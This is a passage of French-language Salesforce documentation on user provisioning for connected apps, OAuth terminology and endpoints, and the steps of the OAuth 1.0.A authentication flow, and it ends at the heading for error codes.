La valeur de l'opération est stockée dans l'objet UserProvisioningRequest. Salesforce peut traiter la requête immédiatement ou attendre la fin de processus d'approbation (si vous ajoutez un processus d'approbation dans les étapes de l'Assistant de provisionnement utilisateur). Pour traiter la requête, Salesforce utilise un flux de type `Provisionnement utilisateur`, qui inclut une référence à la classe UserProvisioningPlugin Apex. Le flux appelle l'API du service tiers pour gérer le provisionnement du compte d'utilisateur sur ce système.

Si vous souhaitez envoyer les requêtes de provisionnement utilisateur en fonction d'événements dans Active Directory, utilisez Salesforce Identity Connect pour capturer ces événements et les synchroniser dans votre organisation Salesforce. Salesforce envoie ensuite les requêtes de provisionnement utilisateur au système tiers pour provisionner ou déprovisionner des utilisateurs.

### Limitations

**Autorisations**

Les rôles et les autorisations du fournisseur de services ne peuvent pas être gérés ni stockés dans l'organisation Salesforce. Par conséquent, les autorisations spécifiques à ces ressources chez le fournisseur de services ne sont pas incluses lorsque l'utilisateur demande l'accès à une application tierce dans laquelle le provisionnement utilisateur est activé. Il est possible de créer un compte d'utilisateur pour un fournisseur de services, mais tous les rôles ou autorisations supplémentaires pour ce compte d'utilisateur doivent être gérés par le fournisseur de services.

**Réconciliation de comptes planifiée**

Exécutez l'assistant de provisionnement utilisateur chaque fois que vous souhaitez collecter et analyser des utilisateurs dans le système tiers. Vous ne pouvez pas configurer une fréquence de collecte et d'analyse automatiques.

**Nouvelle certification de l'accès**

Lorsqu'un compte est créé pour l'utilisateur, la validation de l'accès de l'utilisateur aux ressources du fournisseur de services doit toujours être effectuée par le fournisseur de services.

CONSULTER ÉGALEMENT :

- Configuration du provisionnement utilisateur pour des applications connectées
- Création de rapports personnalisés sur le provisionnement utilisateur pour des applications connectées
- Applications connectées

## Configuration du provisionnement utilisateur pour des applications connectées

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour lire : | Personnaliser l'application |
| Pour créer, mettre à jour ou supprimer : | Personnaliser l'application ET<br>Modifier toutes les données OU Gérer les applications connectées |
| Pour mettre à jour tous les champs, à l'exception de Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application |
| Pour mettre à jour les champs Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application ET Modifier toutes les données |
| Pour désinstaller : | Télécharger des packages AppExchange |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Des applications connectées peuvent être créées dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Des applications connectées peuvent être installées avec : **Toutes** les éditions

Configurez une application connectée afin d'accélérer le provisionnement utilisateur pour des applications.

Salesforce fournit un assistant pas-à-pas qui vous guide à travers les paramètres de provisionnement utilisateur pour chaque application connectée.

Avant d'utiliser l'assistant, les éléments ci-dessous sont requis.

**Une application connectée pour le service tiers.**
Toutes les applications connectées peuvent prendre en charge le provisionnement utilisateur, y compris une application connectée « favorite ».

**Identifiants nommés**
Les identifiants nommés identifient le système tiers et ses paramètres d'authentification. Les appels au système tiers, notamment la création, la modification ou la suppression de comptes, utilisent les paramètres d'authentification tiers dans les identifiants nommés. Pour l'identifiant nommé, vous spécifiez un Principal nommé. Le Principal nommé peut être un compte dans le système tiers ou une autorisation OAuth dans un fournisseur d'authentification existant dans votre organisation. L'assistant de provisionnement utilisateur demande cet identifiant nommé.

**Un flux créé avec Flow Designer**
Les flux gèrent la transmission des requêtes de provisionnement au système tiers. Salesforce fournit plusieurs packages contenant des flux pré-configurés pour simplifier le processus de configuration de votre provisionnement utilisateur (disponibles bientôt !). Vous associez l'un de ces flux à l'application connectée à l'aide de l'assistant de provisionnement utilisateur.

Vous pouvez également créer votre propre flux. Pour plus d'informations, reportez-vous à Création de votre propre flux de provisionnement utilisateur.

Si le provisionnement utilisateur est activé, suivez la procédure ci-dessous afin de lancer l'assistant de provisionnement utilisateur pour une application connectée.

1. Dans Configuration, saisissez *`Applications connectées`* dans la case `Recherche rapide`, puis sélectionnez l'option de gestion des applications connectées.
2. Cliquez sur le nom de l'application connectée.
3. Dans la page de détail de l'application connectée, cliquez sur **Modifier**.
4. Dans la section Paramètres de provisionnement utilisateur, sélectionnez **Activer le provisionnement utilisateur**.
5. Cliquez sur **Enregistrer**.

   Lorsque vous cliquez sur **Enregistrer**, Salesforce vous renvoie à la page de détail de l'application connectée. Pour accéder à la page de détails d'une Application connectée, dans Configuration, saisissez *`Applications connectées`* dans la case `Recherche rapide`, puis sélectionnez l'option de gestion des applications connectées. Cliquez sur le nom de l'application connectée.
6. Dans la section Paramètres de provisionnement d'utilisateur, cliquez sur **Lancer l'assistant de provisionnement utilisateur**.

Une fois l'Assistant de provisionnement utilisateur terminé, vous pourrez revenir à la page de détail de l'application connectée pour modifier les informations de comptes d'utilisateur individuels avec des mises à jour rapides. Dans Configuration, saisissez *`Applications connectées`* dans la case `Recherche rapide`, sélectionnez l'option de gestion des applications connectées, puis cliquez sur le nom de l'application connectée. Chaque utilisateur est répertorié dans la page de détail de l'application connectée, dans la section Comptes utilisateurs. Vous pouvez également réexécuter l'assistant afin de collecter et d'analyser les comptes dans le système tiers, de modifier la configuration et de traiter tous les comptes.

Si vous avez ajouté un processus d'approbation en exécutant l'assistant de provisionnement utilisateur, le champ **Processus d'approbation** est sélectionné dans la page de détail.

### Création de votre propre flux de provisionnement utilisateur

Si les flux empaquetés ne prennent pas en charge le système tiers de votre choix, ou pour personnaliser une solution, créez votre propre flux. Utilises la classe Apex `UserProvisioningPlugin` dans les objets standard UserProvisioningRequest et UserProvAccount. Lorsque vous créez votre propre flux, enregistrez-le sous le type *`Provisionnement utilisateur`*. Pour pouvoir créer votre propre flux, vous devez maîtriser la création de flux avec Flow Designer et le développement de déclencheurs Apex. Votre flux nécessite les éléments ci-dessous.

- Un déclencheur Apex qui utilise la classe `UserProvisioningPlugin`
- Les variables d'entrée et de sortie suivantes dans le flux
  - Entrée : *`User`*, *`UserProvisioningRequest`*, *`UserProvAccount`*
  - Sortie : *`ExternalUserId`*, *`ExternalUsername`*, *`ExternalFirstName`*, *`ExternalLastName`*, *`ExternalEmail`*, *`Details`*, *`Status`*
- Un plug-in Apex dans le flux au moins avec les paramètres d'entrée et de sortie suivants :
  - Entrée : *`userProvisioningRequestId`*, *`userId`*, *`namedCredDevName`*, *`reconFilter`*, *`reconOffset`*
  - Sortie : *`ExternalUserId`*, *`ExternalUsername`*, *`ExternalFirstName`*, *`ExternalLastName`*, *`ExternalEmail`*, *`Details`*, *`Status`*, *`reconState`*, *`nextReconOffset`*
- Un élément de référence d'enregistrement `Utilisateur de référence` à modifier durant la liaison du compte d'utilisateur entre les utilisateurs de Salesforce et les utilisateurs du système tiers

CONSULTER ÉGALEMENT :

Provisionnement utilisateur pour des applications connectées

Création d'une application connectée

Définition d'un identifiant nommé

Cloud Flow Designer

Création de règles de partage de requêtes de provisionnement utilisateur

*Guide du développeur Apex*

Création de rapports personnalisés sur le provisionnement utilisateur pour des applications connectées

## Gestion des requêtes de provisionnement utilisateur

AUTORISATIONS UTILISATEUR

| | |
|---|---|
| Pour lire : | Personnaliser l'application |
| Pour créer, mettre à jour ou supprimer : | Personnaliser l'application ET<br>Modifier toutes les données OU Gérer les applications connectées |
| Pour mettre à jour tous les champs, à l'exception de Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application |
| Pour mettre à jour les champs Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application ET Modifier toutes les données |
| Pour désinstaller : | Télécharger des packages AppExchange |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Des applications connectées peuvent être créées avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Des applications connectées peuvent être installées avec : **Toutes** les éditions

Après avoir configuré le provisionnement utilisateur pour une application connectée, vous pouvez gérer les paramètres et les approbations de provisionnement, de déprovisionnement et de mise à jour de comptes d'utilisateur individuels.

Pour gérer les requêtes et les comptes d'utilisateur individuels, utilisez les éléments ci-dessous.

### Onglet Requêtes de provisionnement utilisateur

À partir de l'onglet Requêtes de provisionnement utilisateur, vous pouvez consulter des détails et gérer les approbations des requêtes individuelles de provisionnement utilisateur. Ces détails comprennent les informations de statut de la requête et de statut d'approbation (si nécessaire et si configuré).

Cliquez sur la valeur de champ Nom d'une requête de provisionnement utilisateur récente pour afficher les détails, notamment les éléments ci-dessous.

**Opération**

L'action de la requête actuelle. Les valeurs possibles sont les suivantes :

- `Créer`
- `Lire`
- `Update`
- `Désactiver`
- `Activer`
- `Suspendre`
- `Reconduire`
- `Réconcilier` (compare le compte Salesforce au compte du système tiers)
- `Liaison` (change l'état du lien actuel)

**État**

La valeur `État` change pendant le processus de réconciliation afin de récupérer et de comparer les comptes d'utilisateur du système tiers à ceux de Salesforce. Généralement, lors de la création d'une requête de provisionnement utilisateur, sa valeur `État` est définie sur `Nouveau`. Pendant le processus de collecte, l'`État` est défini sur `Collection`. Une fois le processus terminé, l'`État` est défini sur `Collecté`.

Si un processus d'analyse est déclenché, en raison de différences entre les comptes, l'`État` est défini sur `Analyse` jusqu'à la fin du processus. Une fois le processus terminé, l'`État` est défini sur `Analysé`. Si un processus engage la requête, en fonction des paramètres de liaison, l'`État` est défini sur `Engagement`, et Salesforce met à jour en conséquence les propriétés du compte d'utilisateur. Une fois le processus de mise à jour terminé, l'`État` est défini sur `Terminé`.

Cependant, l'`État` initial n'est pas nécessairement défini sur `Nouveau`. Si des processus personnalisés initient une requête de réconciliation de comptes, l'`État` d'une entrée peut être initialement défini sur `Analyse`.

De plus, l'`État` ne peut pas revenir en arrière à partir d'une tâche active. Par exemple, un `État Analyse` réussi doit passer à `Analysé`, sauf si le processus actif échoue, auquel cas l'`État`est défini sur `Échoué`.

Si vous cliquez sur la valeur de champ Compte de provisionnement utilisateur, les détails du compte d'utilisateur sont affichés. Les champs ci-dessous ont des champs de liste de sélection qui décrivent l'état actuel du compte d'utilisateur.

**Statut**

Le statut du compte dans le système cible. Les valeurs correctes sont :

- `Actif`
- `Désactivé`
- `Supprimé`

**État du lien**

L'état de la connexion actuelle entre le compte d'utilisateur dans l'organisation Salesforce et le compte d'utilisateur associé au système cible. Les valeurs correctes sont :

- `lié` : les modifications apportées au compte de l'organisation Salesforce sont mises en file attente pour être appliquées au compte d'utilisateur associé dans le système cible.

- `dupliquer` : un compte associé existe dans le système cible.
- `orphelin` : aucun compte associé n'existe dans le système cible.
- `ignoré` : les modifications apportées au compte de l'organisation Salesforce ne s'appliquent pas au compte d'utilisateur associé dans le système cible.

Pour modifier ces valeurs, utilisez la section Comptes utilisateurs de la page de détail d'une application connectée.

### Section Comptes utilisateurs de la page de détail d'une application connectée

La section Comptes utilisateurs de la page de détail d'une application connectée répertorie tous les comptes découverts et associés au service tiers. Cette section permet de gérer l'État du lien du compte tiers et de modifier les détails stockés dans la configuration du compte.

Habituellement, Salesforce gère l'État du lien dans le compte du service tiers. Salesforce peut découvrir et associer des comptes d'utilisateur entre une organisation Salesforce et un système tiers durant un processus de réconciliation. L'association est basée sur les attributs que vous spécifiez dans l'Assistant de provisionnement utilisateur.

Sélectionnez **Laissez-moi gérer la liaison du compte** *uniquement* si vous préférez contrôler l'État du lien à la place de Salesforce.

L'État du lien peut être défini sur les valeurs ci-dessous.

### Règles de partage de requêtes de provisionnement utilisateur

Si vous avez ajouté des processus d'approbation à la configuration de votre provisionnement utilisateur, définissez des règles de partage pour permettre à d'autres personnes d'afficher et d'approuver une requête de provisionnement utilisateur, par exemple un utilisateur ou un responsable.

Dans Configuration, saisissez *`Paramètres de partage`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de partage**.

CONSULTER ÉGALEMENT :

- Provisionnement utilisateur pour des applications connectées
- Configuration du provisionnement utilisateur pour des applications connectées
- Création de règles de partage de requêtes de provisionnement utilisateur

## Création de rapports personnalisés sur le provisionnement utilisateur pour des applications connectées

Les organisations qui disposent du provisionnement utilisateur pour des applications connectées peuvent générer des rapports qui indiquent le provisionnement de comptes, de requêtes et d'autres informations, en utilisant des types de rapport personnalisés.

1. Vous devez connaître les types de rapport personnalisé, ainsi que les principales étapes de création et de gestion de ces types de rapport.
2. Créez des types de rapport personnalisé associés aux objets ci-dessous, puis configurez-les selon vos besoins. Définissez tous les champs disponibles pour la génération de rapports. Ajoutez chaque rapport à la catégorie Provisionnement utilisateur. Saisissez un nom et une description explicites pour chaque type de rapport afin de faciliter le choix d'un rapport pour les utilisateurs.

| Objet principal | Description |
|---|---|
| Comptes de provisionnement d'utilisateur | Contient des informations qui associent un compte d'utilisateur Salesforce au compte d'un système tiers (cible), par exemple Google, pour les utilisateurs d'applications connectées avec le provisionnement utilisateur Salesforce activé. |
| Journaux de provisionnement d'utilisateur | Contient les messages générés durant le processus de provisionnement utilisateur pour des applications tierces. |
| Cibles fictives de provisionnement d'utilisateur | Contient des données utilisateur de test avant d'engager les données dans un système tiers pour le provisionnement utilisateur. |
| Demandes de provisionnement d'utilisateur | Contient des informations sur les requêtes de provisionnement individuelles pour chaque utilisateur. |

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour les types de rapport personnalisés :

- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisés :

- Modifier toutes les données

CONSULTER ÉGALEMENT :

Provisionnement utilisateur pour des applications connectées

Création d'un type de rapport personnalisé

## Désinstallation d'une application connectée

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour lire : | Personnaliser l'application |
| Pour créer, mettre à jour ou supprimer : | Personnaliser l'application ET<br>Modifier toutes les données OU Gérer les applications connectées |
| Pour mettre à jour tous les champs, à l'exception de Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application |
| Pour mettre à jour les champs Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application ET Modifier toutes les données |
| Pour désinstaller : | Télécharger des packages AppExchange |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Des applications connectées peuvent être créées dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Des applications connectées peuvent être installées avec : **Toutes** les éditions

Vous supprimez une application connectée de votre organisation en désinstallant le package auquel est incluse l'application.

Remarque: Lorsqu'une application connectée est désinstallée, les jetons d'accès et d'actualisation de tous les utilisateurs de l'application sont supprimés. Cela empêche un utilisateur d'exécuter l'application ultérieurement à l'aide d'un jeton d'accès existant sans approuver explicitement l'application.

## Terminologie relative à une application connectée et à OAuth

**Jeton d'accès**
Valeur utilisée par le consommateur pour accéder de la part de l'utilisateur à des ressources protégées, au lieu d'utiliser les identifiants Salesforce de l'utilisateur.

Pour OAuth 1.0.A, le jeton d'accès doit être échangé contre un ID de session.

Pour OAuth 2.0, le jeton d'accès est un ID de session et peut être utilisé directement.

**Code d'autorisation**
Utilisé uniquement dans OAuth 2.0 avec le flux de serveur Web. Un jeton de courte durée représente l'accès accordé par l'utilisateur final. Le code d'autorisation est utilisé pour obtenir un jeton d'accès et un jeton d'actualisation. Pour OAuth 1.0.A, reportez-vous à Jeton d'accès.

**URL de rappel**
Une URL associée à votre application cliente. Dans certains contextes, elle doit être une URL réelle vers laquelle le navigateur Web du client est redirigé. Dans d'autres contextes, l'URL n'est pas utilisée. Cependant, la valeur doit être identique entre votre application cliente et le serveur (la définition de l'application connectée). Par exemple, vous pouvez utiliser une valeur qui identifie l'application, telle que `http://MaSociete.Monapplication`.

**Consommateur**
Site Web ou une application qui utilise OAuth pour authentifier l'utilisateur Salesforce ainsi que l'application de la part de l'utilisateur.

**Clé consommateur**
Une valeur utilisée par le consommateur pour s'identifier dans Salesforce. Elle est appelée `client_id` dans OAuth 2.0.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour gérer, créer, modifier et supprimer des applications OAuth :
- Gérer les applications connectées

**Secret consommateur**
Secret utilisé par le consommateur pour établir la propriété de la clé consommateur. Il est appelé `client_secret` dans OAuth 2.0.

**Nonce**
Chiffre, souvent aléatoire, utilisé durant l'authentification pour empêcher la réutilisation des requêtes.

**Jeton d'actualisation**
Utilisé uniquement dans OAuth 2.0. Jeton utilisé par le client pour obtenir un nouveau jeton d'accès, sans nouvelle approbation de l'accès par l'utilisateur final.

**Jeton de demande**
Valeur utilisée par le client pour obtenir l'autorisation de l'utilisateur et l'échanger contre un jeton d'accès. Les jetons de demande sont utilisés uniquement dans OAuth 1.0.A. Pour OAuth 2.0, reportez-vous à Code d'autorisation.

**Fournisseur de services**
Application Web qui autorise l'accès à l'aide de OAuth. Correspond à votre instance Salesforce une fois l'accès à distance activé.

**Secret de jeton**
Secret utilisé par le client pour établir la propriété d'un jeton donné, aussi bien pour les jetons de demande que pour les jetons d'accès.

**Utilisateur**
Individu qui possède un identifiant d'accès à Salesforce.

CONSULTER ÉGALEMENT :

Authentification des applications avec OAuth

# Authentification d'applications

## Authentification des applications avec OAuth

Lorsqu'un utilisateur demande ses données Salesforce depuis l'application externe (la page du consommateur), il doit être authentifié par Salesforce. Chaque flux d'authentification comporte plusieurs étapes, contrôlées par la norme OAuth et selon l'objet qui tente d'accéder à Salesforce.

Salesforce prend en charge les versions OAuth 1.0A et 2.0 de flux d'authentification.

- OAuth 1.0.A : cette version du protocole OAuth comporte un seul flux.
- Serveur Web OAuth 2.0 : le flux d'authentification de serveur Web est utilisé par les applications hébergées sur un serveur sécurisé. Un aspect critique du flux d'un serveur Web est la capacité du serveur à protéger le secret consommateur. Vous pouvez également utiliser la vérification du code afin de contrôler les valeurs du flux afin d'empêcher l'interception d'un code d'autorisation.
- Utilisateur-agent OAuth 2.0 : le flux d'authentification utilisateur-agent est utilisé par des applications clientes (consommateurs) résidant dans le périphérique de l'utilisateur. Il peut être mis en oeuvre dans un navigateur en utilisant un langage de script, tel que JavaScript, ou à partir d'un périphérique mobile ou d'une application de bureau. Ces consommateurs ne peuvent pas garder le secret du client confidentiel.
- Flux du jeton d'actualisation OAuth 2.0 : lorsque le consommateur a obtenu l'autorisation d'accès, il peut utiliser un jeton d'actualisation pour obtenir un nouveau jeton d'accès (ID de session). Cela est possible uniquement lorsque le consommateur a déjà reçu un jeton d'actualisation en utilisant le serveur Web ou le flux agent-utilisateur.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des applications OAuth :
- Gérer les applications connectées

- Flux de jeton du porteur OAuth 2.0 JWT : le flux de jeton du porteur OAuth 2.0 JWT définit l'utilisation d'un JWT afin de demander un jeton d'accès OAuth à Salesforce lorsqu'un client souhaite utiliser une autorisation précédente. L'authentification de l'application autorisée est fournie par une signature numérique appliquée au JWT.
- Flux porteur OAuth 2.0 SAML : le flux d'assertion du porteur OAuth 2.0 SAML définit l'utilisation d'une assertion SAML afin de demander un jeton d'accès OAuth lorsqu'un client souhaite utiliser une autorisation précédente. L'authentification de l'application autorisée est fournie par la signature numérique appliquée à l'assertion SAML.
- Flux d'assertion SAML : le flux d'assertion SAML est une alternative pour les organisations qui utilisent actuellement SAML pour accéder à Salesforce et qui souhaitent accéder de la même façon à l'API des services Web. Le flux d'assertion SAML peut être utilisé uniquement dans une organisation unique. Pour utiliser ce flux d'assertion, il n'est pas nécessaire de créer une application connectée.
- Nom d'utilisateur et mot de passe OAuth 2.0 : le flux d'authentification nom d'utilisateur-mot de passe peut être utilisé pour l'authentification lorsque le consommateur dispose déjà des identifiants de l'utilisateur.

  ATTENTION: Ce flux d'authentification OAuth implique une transmission bidirectionnelle des identifiants de l'utilisateur. Utilisez ce flux d'authentification uniquement lorsque nécessaire. Aucun jeton d'actualisation n'est émis.

Pour tous les flux d'authentification, si un utilisateur est invité à autoriser l'accès et clique à la place sur le lien indiquant qu'il n'est pas l'utilisateur actuellement connecté, l'utilisateur actuel est déconnecté et le flux d'authentification redémarre en authentifiant l'utilisateur.

Remarque: Les utilisateurs peuvent autoriser plusieurs fois l'accès à Salesforce à une application, par exemple, pour un ordinateur portable et un ordinateur de bureau. La limitation par défaut est de cinq autorisations par application et par utilisateur. Si un utilisateur tente d'accorder l'accès à une application un nombre de fois supérieur à la limite de l'organisation, le plus ancien jeton d'accès utilisé pour cette application est révoqué. Les applications les plus récentes (utilisant le protocole OAuth 2.0) qui utilisent le flux de serveur Web, sont automatiquement approuvées pour des périphériques supplémentaires lorsque l'utilisateur a accordé l'accès initial. Le flux utilisateur-agent nécessite à chaque fois l'approbation de l'utilisateur.

### Points de terminaison OAuth 2.0

Les trois points de terminaison principaux utilisés avec le protocole OAuth 2.0 sont les suivants :

- Autorisation : `https://votreDomaine.my.salesforce.com/services/oauth2/authorize`
- Jeton : `https://votreDomaine.my.salesforce.com/services/oauth2/token`
- Révoquer : `https://votreDomaine.my.salesforce.com/services/oauth2/revoke`

Plus d'informations sur la révocation de l'accès, reportez-vous à Révocation de jetons OAuth à la page 6058.

Pour un sandbox, utilisez `test.salesforce.com` au lieu de `votreDomaine.salesforce.com`.

## Flux d'authentification OAuth 1.0.A.

OAuth 1.0.A a un flux d'authentification unique.

Les étapes individuelles sont présentées ci-dessous.

1. Le consommateur demande un RequestToken. Salesforce vérifie la requête et envoie un jeton de demande.
2. Le consommateur redirige l'utilisateur vers Salesforce, où il est invité à se connecter.
3. Salesforce autorise l'utilisateur.
4. Une fois l'utilisateur autorisé, le consommateur demande un AccessToken.
5. Salesforce vérifie la requête et accorde le jeton.
6. Une fois le jeton octroyé, le consommateur accède aux données via son application ou via l'API des services Web Force.com.
7. Salesforce vérifie la requête et autorise l'accès aux données.

Les sections suivantes présentent chaque étape en détail.

**Conseil:** Pour utiliser une application connectée avec un sandbox, utilisez `test.salesforce.com` au lieu de `login.salesforce.com` dans les sections suivantes.

Pour obtenir la liste des codes d'erreur que Salesforce peut renvoyer, reportez-vous à Codes d'erreur OAuth 1.0.A à la page 6032.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour gérer, créer, modifier et supprimer des applications OAuth :

- Gérer les applications connectées

### Demande d'un RequestToken

Lorsqu'un consommateur fait une première requête à Salesforce et que la requête est valide, un RequestToken est renvoyé. Les étapes ci-dessous présentent des détails supplémentaires pour le développeur qui utilise une application connectée pour demander des données Salesforce.

1. L'application d'un consommateur doit accéder aux données Salesforce et envoie une requête à `https://login.salesforce.com/_nc_external/system/security/oauth/RequestTokenHandler`. La requête contient les éléments suivants :
   - Une requête valide pour un RequestToken qui contient les paramètres OAuth suivants.
     - `oauth_consumer_key`
     - `oauth_signature_method` - doit être HMAC-SHA1.
     - `oauth_signature`
     - `oauth_timestamp`
     - `oauth_nonce`
     - `oauth_version` - facultatif ; doit être « 1.0 » si inclus
     - `oauth_callback` - doit être :
       - une URL hébergée par le consommateur, par exemple `https://www.appirio.com/sfdc_accounts/access_token_ready.html`. Cette URL utilise le protocole https ou un autre protocole. Elle ne peut pas utiliser http.
       - `oob`, qui signifie out of band (hors plage).
   - Une signature à la page 6030 créée selon l'authentification OAuth pour HMAC-SHA1

2. Une fois la requête reçue, Salesforce :
   - Salesforce.com valide la requête avec sa propre copie du secret du consommateur
   - Salesforce.com génère une réponse qui contient les jetons RequestToken et RequestTokenSecret dans le corps HTTP sous forme de paires nom/valeur
   - Salesforce.com renvoie la réponse au consommateur

   Un jeton RequestToken est valide pendant 15 minutes seulement, plus trois minutes de marge pour compenser les différences éventuelles entre les horloges des ordinateurs.
3. Le consommateur dirige l'utilisateur vers la page de connexion de Salesforce, comme indiqué dans la section suivantes.

### Autorisation de l'utilisateur

Une fois la requête du consommateur envoyée à Salesforce, Salesforce doit authentifier l'utilisateur avant de poursuivre le processus. Les étapes ci-dessous présentent des informations supplémentaires sur la procédure de connexion pour les développeurs qui utilisent une application connectée pour demander des données Salesforce.

1. Le consommateur redirige l'utilisateur vers l'emplacement suivant, où il est invité à se connecter : `https://login.salesforce.com/setup/secur/RemoteAccessAuthorizationPage.apexp`. Les paramètres appropriés de la requête GET sont joints à cette URL.
   - `oauth_token` - le jeton RequestToken
   - `oauth_consumer_key`

   Remarque: Si un paramètre `oauth_callback` est inclus, il est ignoré.
2. La page Autorisation d'accès à distance s'affiche.
3. Si l'utilisateur accepte l'accès pour le consommateur, Salesforce génère les jetons AccessToken et AccessTokenSecret.

   Remarque: Le nombre de jetons d'accès simultanés qu'un utilisateur peut accorder à une application est limité. La valeur par défaut est cinq par application et par utilisateur. Si cette autorisation dépasse la limite de l'organisation, l'utilisateur est notifié que l'autorisation révoque automatiquement le ou les jetons de cette application qui n'ont pas été utilisés pendant la période la plus longue.
4. Salesforce vérifie l'URL de rappel (spécifiée dans les pages de définition de l'application connectée ou dans le paramètre `oauth_callback` de l'étape précédente). L'une des restrictions suivantes s'appliquent :
   - Si le paramètre `oauth_callback` défini dans le jeton RequestToken est `oob` et que la valeur du champ **URL de rappel** dans la page de définition de l'application connectée est valide, l'utilisateur est redirigé vers cette URL.
   - Si le paramètre `oauth_callback` défini dans le jeton RequestToken correspond à une URL valide, l'utilisateur est redirigé vers cette URL.
5. Le consommateur est notifié de la disponibilité de AccessToken et de AccessTokenSecret. Il reçoit le jeton de vérification de Salesforce ou le code de validation de l'utilisateur.

### Demande d'un jeton AccessToken

Une fois l'utilisateur authentifié, le consommateur peut échanger un jeton RequestToken contre un jeton AccessToken. Les étapes ci-dessous présentent des informations supplémentaires sur l'échange de jetons pour les développeurs qui utilisent une application connectée pour demander des données Salesforce.

1. Le consommateur fait une demande HTTPS GET ou POST à `https://login.salesforce.com/_nc_external/system/security/oauth/AccessTokenHandler`, avec les paramètres requis dans les données de la requête ou de la publication.
   - `oauth_consumer_key`
   - `oauth_signature_method`
   - `oauth_signature`
   - `oauth_timestamp`
   - `oauth_token`
   - `oauth_nonce`
   - `oauth_verifier`
   - `oauth_version` - facultatif ; doit être « 1.0 » si inclus
2. Salesforce valide les éléments suivants.
   - Le secret du consommateur
   - La clé du consommateur
   - La signature
   - Que le jeton RequestToken n'a jamais été utilisé
   - L'horodatage (doit être de 15 minutes, plus trois minutes de marge pour compenser les différences éventuelles entre les horloges des ordinateurs)
   - Il n'a jamais été utilisé
3. Après la validation, Salesforce renvoie les jetons AccessToken et AccessTokenSecret dans le corps de la réponse HTTP sous forme de paires nom/valeur.

### Génération de `oauth_signature` pour la connexion

Vous pouvez accéder à Salesforce via l'interface utilisateur ou via l'API. La génération du paramètre `oauth_signature` utilisé pour la connexion diffère selon la méthode utilisée.

- Interface utilisateur : utilise `https://login.salesforce.com` pour générer la signature
- API - utilise `https://login.salesforce.com/services/OAuth/`*`type`*`/`*`api-version`* pour générer la signature.

  *`type`* doit contenir l'une des valeurs suivantes.
  - `u` - Partner WSDL
  - `c` - Enterprise WSDL

  Par exemple, `https://login.salesforce.com/services/OAuth/u/17.0`.

### Accès aux données Salesforce à l'aide de l'application du consommateur

Lorsque le consommateur possède un jeton AccessToken valide, une application connectée peut demander l'accès aux données Salesforce. Les étapes ci-dessous présentent des informations supplémentaires sur l'accès aux données pour les développeurs qui utilisent une application connectée pour demander des données Salesforce.

1. Le consommateur fait une demande HTTPS POST à `https://login.salesforce.com`, avec les paramètres requis dans l'en-tête de l'autorisation.
   - `oauth_consumer_key`
   - `oauth_token`

- `oauth_signature_method`
- `oauth_signature`
- `oauth_timestamp`
- `oauth_nonce`
- `oauth_version` - facultatif ; doit être « 1.0 » si inclus

2. Salesforce valide la requête en envoie un ID de session valide au consommateur. L'ID de session est de courte durée, il est valide uniquement pour frontdoor.jsp. Pour obtenir un ID de session qui peut être utilisé directement, utilisez l'échange de jeton d'accès API.

### Accès aux données Salesforce à l'aide de l'API

Lorsque le consommateur possède un jeton AccessToken valide, une application connectée peut demander l'accès aux données Salesforce à l'aide de l'API des services Web Force.com.

Remarque: Votre organisation doit avoir accès à l'API et à l'application connectée. Pour plus d'informations, contactez votre représentant Salesforce.

Les étapes ci-dessous présentent des informations supplémentaires sur l'accès aux données pour les développeurs qui utilisent une application connectée pour demander des données Salesforce.

1. Le consommateur fait une demande HTTPS POST à Salesforce.
   - L'URL doit avoir le format suivant : `https://login.salesforce.com/services/OAuth/`*`type`*`/`*`api-version`*.

     *`type`* doit contenir l'une des valeurs suivantes.
     - `u` - Partner WSDL
     - `c` - Enterprise WSDL

     *`api-version`* doit être une version d'API valide.
   - L'en-tête d'autorisation doit contenir les paramètres suivants.
     - `oauth_consumer_key`
     - `oauth_token`
     - `oauth_signature_method`
     - `oauth_signature`
     - `oauth_timestamp`
     - `oauth_nonce`
     - `oauth_version` - facultatif ; doit être « 1.0 » si inclus

2. Salesforce valide la requête en envoie un ID de session valide au consommateur. L'en-tête de réponse comprend les éléments suivants.

```
<response>

<metadataServerUrl>https://yourInstance.salesforce.com/services/Soap/m/17.0/00D300000006qjK

    </metadataServerUrl>
    <sandbox>false</sandbox>
   <serverUrl>https://yourInstance.salesforce.com/services/Soap/u/17.0/00D300000006qjK
```

```
    </serverUrl>
    <sessionId>00D300000006qrN!AQoAQJTMzwTa67tGgQck1ng_xgMSuWVBpFwZ1xUq2kLjMYg6Zq
       GTS8Ezu_C3w0pdT1DMyHiJgB6fbhhEPxKjGqlYnlROIUs1</sessionId>
</response>
```

CONSULTER ÉGALEMENT :

Authentification des applications avec OAuth

## Codes d'erreur OAuth 1.0.A

Salesforce renvoie les codes d'erreur suivants durant le flux d'authentification OAuth 1.0.A. Le code d'erreur renvoyé dépend de l'erreur reçue.

